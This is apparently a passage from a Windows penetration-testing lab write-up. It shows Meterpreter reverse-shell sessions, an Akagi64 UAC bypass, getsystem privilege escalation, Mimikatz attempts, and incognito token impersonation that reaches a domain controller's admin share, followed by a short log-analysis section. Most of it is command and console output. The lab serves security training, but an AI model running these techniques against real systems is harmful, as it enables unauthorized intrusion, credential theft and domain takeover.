[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPMMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\tools>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/do
Members

-----
Administrator
user
DC\Domain Admins
The command completed successfully.

C:\tools>exit
exit
meterpreter > get system
[-] Unknown command: get
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

Mimikatz also can't run

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
meterpreter > shell
Process 11912 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tools>mimikatz_trunk
mimikatz_trunk
'mimikatz_trunk' is not recognized as an internal or external command,
operable program or batch file.

C:\tools>cd mimikatz_trunk\x64
cd mimikatz_trunk\x64

C:\tools\mimikatz_trunk\x64>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #
```

Using akagi64 to disable UAC

```
C:\tools>Akagi64.exe 40 C:\tools\calc.exe
Akagi64.exe 40 C:\tools\calc.exe

C:\tools>
[*] Sending stage (200262 bytes) to 10.160.68.189

C:\tools>[*] Meterpreter session 2 opened (10.160.201.8:4444 -> 10.160.68.189:4444)

C:\tools>exit
exit
meterpreter > session
```

Start a new session and successfully bypass UAC

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  --
  2    meterpreter x64/windows W2019\luser @ W2019 10.160.201.8:4444 -> 10.160.68.189:49823 (10.160.68.189)




msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

meterpreter >
meterpreter > getuid
Server username: W2019\luser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 8440 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>cd ..\..
cd ..\..
```

Lab 7: Pass the token


On win client




On Domain Controller



Longon Win Client



Run the reverse shell



Switch to KALI

Start metasploit

```
msf6 > set exploit/multi/handler
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.160.201.8
lhost => 10.160.201.8
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.160.201.8:4444
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.160.68.189
[*] Meterpreter session 1 opened (10.160.201.8:4444 -> 10.160.68.189:49778) at 2022-04-28 06:24:32 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  --
  1    meterpreter x64/windows W2019\luser @ W2019 10.160.201.8:4444 -> 10.160.68.189:49778 (10.160.68.189)

msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: W2019\luser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list tokens
Usage: list_tokens <list_order_option>

Lists all accessible tokens and their privilege level

OPTIONS:
    -g      List tokens by unique groupname
    -u      List tokens by unique username


meterpreter > list_tokens -u


Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
W2019\luser
Window Manager\DWM-1

Impersonation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\NETWORK SERVICE
Window Manager\DWM-2

meterpreter >
```

On win client





```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
SOC\duser3
W2019\luser
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\NETWORK SERVICE

meterpreter > 
```

⇒ Get duser3's token

Spawning a shell and access to SMB server on DC

```
meterpreter > shell
Process 3456 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>dir \\10.160.139.254
dir \\10.160.139.254
The filename, directory name, or volume label syntax is incorrect.

C:\Windows\system32>dir \\10.160.139.254\C$
dir \\10.160.139.254\C$
Access is denied.

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>
```

Analyze logs

Win32calc.exe was spawned by luser3

win32calc.exe:9588 Properties

Image Performance Performance Graph GPU Graph Threads
TCP/IP Security Environment Job Strings

User: SOC\user3
SID: S-1-5-21-3733204155-799635312-620878883-2105
Session: 2 Logon Session: 13ae32
Virtualized: No Protected: No

Group	Flags
Authentication authority asserted identity	Mandatory
BUILTIN\Administrators	Deny
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Label\Medium Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\LogonSessionId_0_371335	Mandatory
NT AUTHORITY\This Organization	Mandatory
SOC\Domain Users	Mandatory

Group SID: n/a

Privilege	Flags
SeChangeNotifyPrivilege	Default Enabled
SeIncreaseWorkingSetPrivilege	Disabled

Permissions

OK Cancel

Process Explorer - Sysinternals: www.sysinternals.com [W2019\user]

File Options View Process Find Users Help

Process	CPU	Private Bytes	Working Set	PID	Description
svchost.exe		3,220 K	13,964 K	10040	Host Process
svchost.exe		1,268 K	6,020 K	10616	Host Process
svchost.exe		3,260 K	8,592 K	10872	Host Process
svchost.exe		10,404 K	15,284 K	5736	Host Process
svchost.exe		7,552 K	12,816 K	1868	Host Process
svchost.exe		2,300 K	10,048 K	10384	Host Process
svchost.exe		1,280 K	5,860 K	5596	Host Process
TrustedInstaller.exe	< 0.01	1,840 K	7,092 K	2156	Windows Installer
svchost.exe		22,260 K	38,220 K	10408	Host Process
svchost.exe		2,180 K	9,184 K	3016	Host Process
svchost.exe		4,296 K	10,616 K	4776	Host Process
svchost.exe		1,600 K	6,096 K	5712	Host Process
svchost.exe					
lsass.exe	< 0.01	6,576 K	17,968 K	616	Local Security
fontdrvhost.exe		1,408 K	3,500 K	780	
winlogon.exe		2,212 K	9,916 K	524	
fontdrvhost.exe		1,372 K	3,456 K	788	
LogonUI.exe		12,936 K	48,432 K	984	
dwm.exe	< 0.01	20,000 K	44,228 K	1004	
csrss.exe	0.76	2,244 K	4,944 K	4784	
winlogon.exe		2,296 K	8,812 K	4828	
fontdrvhost.exe		3,692 K	8,088 K	5044	
dwm.exe	< 0.01	25,240 K	69,088 K	5108	
explorer.exe	< 0.01	36,716 K	117,624 K	10184	Windows Explorer
calc.exe	< 0.01	5,432 K	12,588 K	10820	
cmd.exe		2,716 K	3,900 K	3456	
conhost.exe		6,908 K	14,904 K	4036	
procexp64.exe	26.77	18,304 K	35,628 K	10076	Sysinternals
win32calc.exe		6,792 K	17,348 K	9588	Windows Calculator

PU Usage: 33.65% Commit Charge: 17.93% Processes: 115 Physical Usage: 22.25%

Procmon64

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
- Forwarded Events
- Applications and Services Logs
- Subscriptions

Security Number of events: 8,860

Filtered Log: Security; Source: Event ID: 4624. Number of events: 2,138

Keywords	Date and Time	Source	Event ID
Audit Success	4/28/2022 1:27:17 PM	Microsoft Windows security auditing.	4624
Audit Success	4/28/2022 1:27:17 PM	Microsoft Windows security auditing.	4624

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

- Security ID: W2019\user
- Account Name: user
- Account Domain: W2019
- Logon ID: 0x5ABC9

Logon Information:

- Logon Type: 2
- Restricted Admin Mode: No
- Virtual Account: No
- Elevated Token: No

Impersonation Level: Impersonation


More Logons...

Log Name: Security

Source: Microsoft Windows security Logged: 4/28/2022 1:27:17 PM

Event ID: 4624 Task Category: Logon

Level: Information Keywords: Audit Success



Start impersonating token

```
C:\Windows\system32>dir \\10.160.139.254\C$
dir \\10.160.139.254\C$
Access is denied.

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>exit
exit
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate_token SOC\duser3
[+] Delegation token available
[+] Successfully impersonated user SOC\duser3
meterpreter >
meterpreter > getuid
Server username: SOC\duser3
meterpreter > shell
Process 1796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
soc\duser3

C:\Windows\system32>
```

```
C:\Windows\system32>dir \\10.160.139.254\C$
dir \\10.160.139.254\C$
Volume in drive \\10.160.139.254\C$ is SYS
Volume Serial Number is 48D3-C47D

